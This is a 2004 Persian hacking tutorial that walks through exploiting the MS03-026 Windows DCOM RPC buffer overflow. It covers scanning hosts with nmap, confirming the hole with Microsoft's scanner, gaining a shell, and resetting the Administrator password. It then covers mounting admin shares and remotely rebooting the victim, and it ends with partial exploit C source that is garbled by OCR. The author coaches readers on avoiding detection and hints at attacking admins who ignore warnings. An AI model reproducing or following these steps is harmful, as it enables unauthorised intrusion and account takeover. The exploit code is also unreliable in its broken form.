



Black_Devils BOys

مقدمه ای بر نوعی از حملات جدید و نفوذ به سرور های **Microsoft IIS Server**

شرحی بر آسیب پذیری **RPC Buffer OverFlow**

نویسنده = **COllectOr**

تصحیح = امیر حسین شریفی

منابع: **Security Focus , Zone-h**

تاریخ : ۱۷ تیرماه ۱۳۸۳

مقدمه و تاریخچه این آسیب پذیری

کشف این حفره به تابستان سال ۲۰۰۳ میلادی مربوط می شود برای نخستین بار در آن تاریخ وجود یک حفره جدید در محصولات **Microsoft IIS Serves** که توسط کارشناسان امنیتی **Security Focus** اعلام گردیده شد بود. خبر از شکل گیری یک سری حملات جدید به این نوع از وب سرور می داد. جالب است بدانید یکی از اولین قربانیان این نوع از حملات که معروف است به "RPC buffer overflow" خود شرکت مایکروسافت بود. این شرکت به سرعت **patch** های این باگ را در سایت خود قرار داد و در بولتن خبری خود از کلیه کاربرانی که دارای یکی از سیستم عامل های **Win XP(SP0-SP1)** و **Win2k(SP1-4)** بودند خواست هر چه زودتر به رفع این باگ اقدام نمایند.

متخصصان **Security Focus** نیز هم نسبت به افزایش حملات اینترنتی و نیز گسترس انواعی از **Worm** ها که مرتبط به این حفره‌ی جدید می شد هشدار دادند و توصیه آنها نیز مبنی بر به روز رسانی سرویس های پشتیبانی و نصب فایروال و به خصوص گرفتن و نصب پچ های ارایه شده بود.

های این نوع از آسیب پذیری در انواع **command line** و **GUI** به سرعت منتشر گردید که از معروف ترین آنها "DCOM RCP Exploit GUI" یا به طور مختصر "32" می باشد.

قصد نویسندهای این مقاله بر این بوده است که هشداری مجدد مبنی بر وجود این حفره بر روی سرورهای مبتنی بر **IIS** که هنوز اقدامی به رفع این آسیب پذیری بر روی سیستم های خود را ننموده اند ارایه دهد. بسیاری از سیاستهای معروف ایرانی که حتی بعضی از آنها بانک دولتی می باشند نیز این آسیب پذیری را در خود دارند. امیدواریم بعد از خواندن این مقاله از دستورالعمل های ارایه شده برای شناسایی و رفع این باگ بهره لازم را ببرید.

لازم به توضیح است تا تاریخ امروز با بررسی های به عمل آمده بسیاری از سرورهای موجود چه در خارج از کشور و چه در ایران نسبت به رفع حفره موجود اقدام لازم به عمل نیاورده اند.

از مهمترین سرورهایی که در ایران، قابلیت نفوذ از طریق این حفره را دارا می باشند و بعد از هشدارهای مکرر نویسندهای این مقاله نسبت به رفع ان اقدام کردند سرورهایی مربوط به چند بانک بزرگ کشور و دانشگاه های بزرگ ایران بوده است. به جهت اینکه تعدادی از این سرورها

هنوز تا این تاریخ به رفع این مشکل اقدام ننموده اند و برای جلوگیری از هر نوع سو، استفاده از این مقاله از آوردن نام آنها خودداری می شود

xxx

لازم به تذکر است مطالب گفته شده در این مقاله جنبه اموزشی دارد و هر گونه استفاده غیر آموزشی از این مطالب به عهده خود کاربران می باشد و نویسنندگان این مقاله و مدیریت سایت امنیت وب هیچ گونه مسؤولیتی را در قبال آن ندارند.

xxx

این مقاله شرحی است بر روی روش مرحله به مرحله نفوذ به سیستم های غیر Patch شده این مقاله با استفاده از ابزار های معمولی در دسترس و همچنین فرمانهای استاندارد ویندوز !

و اینکه این آسیب پذی بر مبنای سرریز کردن بافر (RPC) Remote Procedure Calling () که در سال 2003 کشف گردید استوار می باشد . لازم به توضیح است که این همان حفره ای می باشد که بسیاری از کرم های اینترنتی از قبیل کرم معروف MSBLAST و دیگر انواع آن از همین حفره برای انتشار خود در اینترنت در تابستان سال گذشته میلادی استفاده می کردند . سیستم های پچ شده با (MS03-026) KB823980 از طریق این حفره غیر قابل نفوذ می باشند . از زمانی که این سرریزی بافر RPC برای همگان هم اکنون شناخته شده است دیگر نوشتن این مقاله به منزله به خطر اندادن امنیت شبکه نمی باشد منظور اصلی این مقاله صرفا از بین بردن خطرات و هشدار به ماشین های پچ نشده و همچنین نمایش نحوه چگونگی استفاده از این Exploit برای نفوذ به سیستم های آسیب پذیر است .

نرم افزارهای مورد نیاز:

nmap (current version is 3.50 as of this writing)
http://www.insecure.org/nmap/nmap_download.html

Microsoft's KB823980 Scanner
DCOM-KB827363-X86-ENU.exe

DCOM RPC Exploit GUI
RPC2.zip

هشدار: برنامه های آنتی ویروس مثل Norton و McAfee امکان دارد با کشف 'RPC GUI' v2-r3l4x.exe

که فایل اصلی **RPC.zip** است آن را به صورت یک ویروس شناسایی کند و از بین ببرد ولی این فایل ویروس یا کرم و یا چیز دیگری نمی باشد. شرکت های تهیه کننده آنتی ویروس این **Exploit** را در زمرة ویروس های شناخته شده طبقه بندی کرده اند تا از زیان های احتمالی آن جلوگیری کنند (مسئولیت استفاده از این **Exploit** بر عهده کاربران می باشد)

نحوه عملکرد **Exploit**

توجه: تمامی عملیات نمایش داده شده بر روی یک سیستم فرضی بوده و فقط به منظور آشنایی کاربران با نحوه عملکرد این **Exploit** تهیه گردیده است.

۱: در ابتدا وارد شبکه شوید و با انجام دستور "ipconfig" خود را شناسایی کنید. در شکل زیر ip مشخص شده سیستم **10.10.10.118** می باشد.

```
C:\>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . . . . . : 10.10.10.118
  IP Address . . . . . : 10.10.10.118
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.10.10.1

C:\>
```

۲: با استفاده از **pinging** شبکه ماشین هایی را که Up هستند را شناسایی کنید. شما برای این منظور میتوانید از سوئیچ **sP**- استفاده کنید . -v- برای حالت **verbose** بهره ببرید. با مقداری بررسی معمولی می تواند دامنه IP هایی را که قصد اسکن دارید را مشخص نمایید. برای مثال اگر IP هدف ۱۹۲,۱۶۸,۱,۱۰۱ باشد بنابراین دامنه **100-120** را میتوانید اسکن کنید و نکته دیگر اینکه همیشه لازم نیست تمامی subnet موجود را اسکن کنید با این وجود در این مورد برای شبکه های بزرگتر اسکن کامل یک Ip Range عقیده بدی نمی تواند باشد. در مثال زیر من فقط قصد دارم برای رسیدن به هدف یک حوزه کوچکی رو برای شناسایی ، اسکن کنم البته در این مورد من آی پی هدف خودم را می شناسم و به صورت تصادفی قصد ندارم یک هدف را شناسایی کنم . البته این موضوع به خود شما بستگی دارد. من اسکن رو شروع می

کنم نتایج به سرعت مشخص میشود و شما میتوانید ببینید که **10.10.10.33 (MONKEY)** وجود دارد و روشن است به نتایج کمی بیشتر دقت کنید اگر سیستم **up** پیدا نکردید یک حوزه دیگر را با **subnet** کامل مورد بررسی قرار دهید.

```
C:\Program Files\nmap-3.50>nmap -v -sP 10.10.10.30-35
Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-01-28 08:56 Eastern
Standard Time
Host 10.10.10.30 appears to be down.
Host 10.10.10.31 appears to be down.
Host 10.10.10.32 appears to be down.
Host MONKEY <10.10.10.33> appears to be up.
Host 10.10.10.34 appears to be down.
Host 10.10.10.35 appears to be down.
Nmap run completed -- 6 IP addresses (1 host up) scanned in 1.251 seconds
C:\Program Files\nmap-3.50>
```

در این مرحله می توانید به طور معمولی با استفاده از **\\"10.10.10.33** از **run** ویندوز ببینید آیا پسورد های بلا اثر در این سیستم استفاده شده است یا نه . چند تا را امتحان کنید. اما بگذارید برای این مقاله فرض کنیم که سیستم هدف از پسورد های تعریف شده برای اکانت هایش به خصوص **Administrator** استفاده می کند .

۳: مایکرو سافت یک ابزار کوچکی برای مدیران شبکه ساخته است که بتوانند با کمک آن و با اسکن شبکه به سرعت بفهمند کدام سیستم ها با **KB823980** پچ نشده اند. (هکرها از این کار مایکروسافت و دیگر کارهای مشابه کاملا استقبال می کنند چون از یک مرحله نوشتن برنامه برای پیدا کردن این نوع از **Bug** ها در سیستم هدف راحت می شوند). ما از این ابزار می توانیم برای اسکن تمامی میزبان های **Up** ای استفاده کنیم که **Nmap** با عملیات **Pinging** آنها را شناسایی کرده است. تصویر پایین نمایش اسکن آی پی هدف را و اینکه سرور مورد نظر **Patch** نشده است را با سرعت به ما نشان می دهد . شما با دیدن آن می فهمید ماشین مورد نظر به اکسپلوبیت **RPC buffer Overflow** آسیب پذیر است .

توجه : من برای جلوگیری از دست درد این اسم طولانی "KB824146Scan.exe" رو به "scan.exe" تغییر دادم پیشنهاد می کنم شما هم قبل از شروع اسکن این کار حتما انجام دهید.

```
go.EXE

C:\program files\KB824146Scan>scan 10.10.10.33
Microsoft (R) KB824146 Scanner Version 1.00.0257 for 80x86
Copyright (c) Microsoft Corporation 2003. All rights reserved.

<+> Starting scan (timeout = 5000 ms)

Checking 10.10.10.33
10.10.10.33: unpatched

<-> Scan completed

Statistics:

Patched with both KB824146 (MS03-039) and KB823980 (MS03-026) .... 0
Patched with only KB823980 (MS03-026) ..... 0
Unpatched ..... 1
TOTAL HOSTS SCANNED ..... 1

DCOM Disabled ..... 0
Needs Investigation ..... 0
Connection refused ..... 0
Host unreachable ..... 0
Other Errors ..... 0
TOTAL HOSTS SKIPPED ..... 0


TOTAL ADDRESSES SCANNED ..... 1

C:\program files\KB824146Scan>_
```

می رسمیم به قسمتی که مورد علاقه هکر هاست بله تزریق **Exploit** به سرور آسیب پذیر

OS : ۴ سیستم که آیا **RPC Exploit** را باز کنید و آدرس **IP** هدف را وارد کنید در ضمن نوع **DCOM**

XP هست یا ۲۰۰۰ را تعیین کنید. البته میتوانید اول **XP** را امتحان کنید و اگر کار نکرد دوباره با **2000** سعی کنید. با زدن دکمه **Test** میتوانید بفهمید آیا ارتباط دارید یا خیر سپس می توانید دکمه **Exploit** را بزنید



۵: کمی صیر کنید تا سرور exploit را اجرا کند بعد IIS دوباره restart می شود
بعد از اجرای exploit تصویر زیر به صورت Pop up نمایش داده میشود بر خلاف انواع
exploit دیگری از exploit

ها که شما باید برای گرفتن Shell Account یکی از پورت های سیستم خودتان را به حالت
شنود قرار دهید و منتظر برقراری connection باشید حالا یا با Netcat یا هر چیز دیگری
اما در این Exploit نیاز به این کار ندارید خودش به صورت خودکار یک Shell باز می
کند. الان شما واقعا در کامپیوتر قربانی با حق دستیابی به منابع سیستم به صورت
Ftp سرور روی سیستم خودتان (مثل TFTPD 32) و از طریق شل و با استفاده از فرمان های
استاندارد ftp به رد و بدل کردن فایلها بین سرور و سیستم خودتان بپردازید . البته این روش
مقداری کند می باشد و تکنیک بهتر این است که از طریق file Sharing به سیستم هدف وصل
 بشوید.


زمانی که ما بصورت **Admin** دسترسی داریم می توانیم پسورد هر کاربری را روی سیستم بدون دانستن خود پسورد عوض کنیم (باز هم با تشکر از **Micro\$oft**)
برای اینکه ببینید چه کاربرهایی در دسترس هست فرمان **net user** را در شل تایپ کنید. در تصویر پایین ما می توانیم اکانت اصلی را با نام **admin** ببینیم که به احتمال زیاد مورد استفاده اصلی قرار می گیرد و اکانت **Administrator** در موقع نصب **XP** ایجاد شده و احتمالاً به کار نمی رود.

Name	Type	Status
admin	Administrator	
HelpAssistant	SUPPORT_388945a0	
Guest		

با استفاده از دستور **net user administrator** یک سری جزیيات درمورد این اکانت مشاهده می کنید در خط **Last logon** می توانید بفهمید که آخرین باری که استفاده شده بوده چه موقع بوده و ما قصد داریم به همین نام کاربری را با عوض کردن پسورد، داخل شویم. به این علت که معمولاً از این نام کاربری استفاده نمی شود. البته این را هم بگوییم که خود شما هم می توانید یک نام کاربری با دسترسی **administrator** بسازید ولی با اینکار احتمال لو رفتن نفوذ بالا می رود. برای دیگر کارها به زیر دستورات **net** مراجعه کنید. شما می توانید بفهمید از ماه و سال و روز کدام نام کاربری مورد استفاده قرار نمی گیرد رو با همان کار کنید زیرا با عوض کردن پسورد دیگران با اولین **login** ای که صاحب آن نام کاربری به سیستم خود

انجام می دهد به اشکال بر می خورد و می فهمد که سیستم مورد حمله قرار گرفته و برنامه نفوذ شما هم با شکست مواجهه می شود.

نظرارت پنهانی بر عملکرد یک سیستم لذت بیشتری از افشاری آن دارد. در ادامه نفوذ خودمان را برای آموزش گسترش می دهیم ولی پیشنهاد می کنم اگر با استفاده از این Exploit وارد سیستمی شدید با زدن یک میل به مدیر آن سایت آنها را از مشکل سیستم اشان با خبر کنید ولی اگر مشکل سرور را با هشدار شما رفع نکردند آنگاه شما می توانید.....؟!



```
C:\>net user administrator
net user administrator
User name          Administrator
Full Name          Administrator
Comment           Built-in account for administering the computer/domain
ain
User's comment
Country code       000 (System Default)
Account active    Yes
Account expires   Never
Password last set 1/27/2004 4:38 PM
Password expires  Never
Password changeable 1/27/2004 4:38 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        1/27/2004 4:50 PM
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.

C:\>
```

۷: به سادگی می توانید با فرمان **net user administrator 12345** پسورد را به ۱۲۳۴۵ تغییر بدهید بعد از اجرای موفقیت آمیز دستور، شما می توانید با پسورد جدید **login** کنید. در ضمن می تونید از دستور **net user administrator *** استفاده کنید که از شما درخواست وارد کردن پسورد جدید رو می کند این هم یک روش ساده برای ساخت پسوردهای بی اثر هست ولی با این وجود این دستور آخر به خوبی اجرا نمی شود پس از انجام این کار بهتر است دوری کنید.



```
C:\>net user administrator 12345
net user administrator 12345
The command completed successfully.

C:\>
```

۸: اول بگذارید ببینیم چه share هایی در دسترس هستند. با استفاده از فرمان **net share** لیست share های موجود را مشاهده کنید در تصویر زیر می بینید که C\$ فعال است و می توانید از آن استفاده کنید البته خود شما هم می توانید یک share درست کنید شکل فرمان ها به صورت زیر است:

format:

net share [sharename=drive:path]

Two examples are:


net share data=c:\data

net share data\$=c:\data

(Adding a '\$' after a share name makes it a hidden share)

To remove the share follow the format:

net share [sharename] /delete




```
C:\>net share
net share

Share name      Resource          Remark
-----          -----
ADMIN$          C:\WINDOWS
C$              C:\\
IPC$            Remote Admin
                Default share
                Remote IPC

The command completed successfully.

C:\>_
```


۹: حال به share ساخته شده ، با استفاده از این دستور متصل شوید.




۱۰: پسورد که مشخص اشت : ۱۲۳۴۵



و حالا شما آن چیزی را که می خواهید به دست آوردهید و من مطمئن هستم شما قصد خرابکاری و آسیب رسانی را در اینجا نخواهید داشت.



راهنمایی : بعضی اوقات Exploit کردن سیستمی باعث می شود که کامپیوتر هدف توقف کند و جواب درخواست های file sharing شما را ندهد یا به نظر برسد که بصورت تصادفی reboot شده است. اگر شما موفق شده باشید پسورد را عوض کرده باشید و سعی کنید دوباره وصل شوید سیستم هدف در خواست شما مبنی بر اتصال را برگشت می دهد چون هنوز سیستم از همان پسورد قبلی استفاده می کند و برای اینکه شما بتوانید از پسوردی که ساخته اید ، استفاده کنید باید سیستم هدف رو shutdown کنید . اگر شما ویندوز XP دارید بصورت معمول از دستوره shutdown استفاده کنید البته با سوییچ -r- با این دستور سیستم را از راه دور reboot می کنید. به شکل زیر توجه بفرمایید



```
C:\>shutdown -r -m \\10.10.10.33 -c "All your 802.11 are belong to us"
C:\>_
```

و این همان چیزی هست که بنظر می رسد کار تمام شده است!



کلام آخر : لطفا از مطالب فوق در جهت افزایش امنیت سیستم خودتان استفاده کنید و حتما سرورهای خود را از جهت نداشتن این Bug چک کنید و به دیگران نیز گوشزد کنید.

برای آشنایی بیشتر و استفاده کاربرانی که به برنامه نویسی مسلط هستند source یکی از انواع این Exploit را هم در این مقاله قرار دادم. به دو مرحله ای بودن سر ریز شدن بافر توجه کنید:

```
#ifdef WIN32
#include <Windows.h>
#endif

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

#ifndef WIN32
#include <error.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#define STD_IN
#endif

#include <fcntl.h>
```

```
unsigned char bindstr} = []
    ·x05, 0x00, 0x0B, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00.
        ·x00, 0x7F, 0x00, 0x00, 0x00.
    ·xD0, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00.
        ·x00, 0x01, 0x00, 0x01, 0x00.
    ·xa0, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00.
    ·x04, 0x5D, 0x88, 0x8A, 0xEB, 0x1C, 0xC9, 0x11, 0x9F, 0xE8, 0x08.
        ·x00.
    ·x2B, 0x10, 0x48, 0x60, 0x02, 0x00, 0x00, 0x00
:::
```

```
unsigned char request1} = []
    ·x05, 0x00, 0x00, 0x03, 0x10, 0x00, 0x00, 0x00, 0xE8, 0x03, 0x00.
        ·x00, 0xE5, 0x00, 0x00, 0x00, 0xD0, 0x03, 0x00, 0x00, 0x01.
        ·x00, 0x04, 0x00, 0x05, 0x00, 0x06, 0x00, 0x01, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x32, 0x24, 0x58, 0xFD, 0xCC.
        ·x45, 0x64, 0x49, 0xB0, 0x70, 0xDD, 0xAE, 0x74, 0x2C, 0x96.
        ·xD2, 0x60, 0x5E, 0x0D, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0x70, 0x5E, 0x0D, 0x00, 0x02, 0x00, 0x00.
        ·x00, 0x7C, 0x5E, 0x0D, 0x00, 0x00, 0x00, 0x00, 0x10.
        ·x00, 0x00, 0x80, 0x96, 0xF1, 0xF1, 0x2A, 0x4D, 0xCE.
        ·x11, 0xA6, 0x6A, 0x00, 0x20, 0xAF, 0x6E, 0x72, 0xF4, 0x0C.
        ·x00, 0x00, 0x00, 0x4D, 0x41, 0x52, 0x42, 0x01, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x0D, 0xF0, 0xAD, 0xBA, 0x00.
        ·x00, 0x00, 0xA8, 0xF4, 0x0B, 0x00, 0x60, 0x03, 0x00.
        ·x00, 0x60, 0x03, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x04.
        ·x00, 0x00, 0x00, 0xA2, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0x38.
        ·x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00, 0x00, 0x30.
        ·x03, 0x00, 0x00, 0x28, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xC8.
        ·x00, 0x00, 0x00, 0x4D, 0x45, 0x4F, 0x57, 0x28, 0x03, 0x00.
        ·x00, 0xD8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02.
        ·x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.
        ·x00, 0x00, 0xC4, 0x28, 0xCD, 0x00, 0x64, 0x29, 0xCD.
        ·x00, 0x00, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0xB9.
```

```
.x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x46, 0xAB, 0x01, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x46, 0xA5, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xA6, 0x01, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x46, 0xA4, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46, 0xAD.  
.x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0xC0, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x46, 0xAA, 0x01, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0xC0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x46, 0x07, 0x00, 0x00, 0x00, 0x60, 0x00, 0x00, 0x00, 0x58.  
.x00, 0x00, 0x00, 0x90, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00.  
.x00, 0x20, 0x00, 0x00, 0x00, 0x78, 0x00, 0x00, 0x00, 0x30.  
.x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x01, 0x10, 0x08.  
.x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x50, 0x00, 0x00, 0x00, 0x4F.  
.xB6, 0x88, 0x20, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
.x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00.  
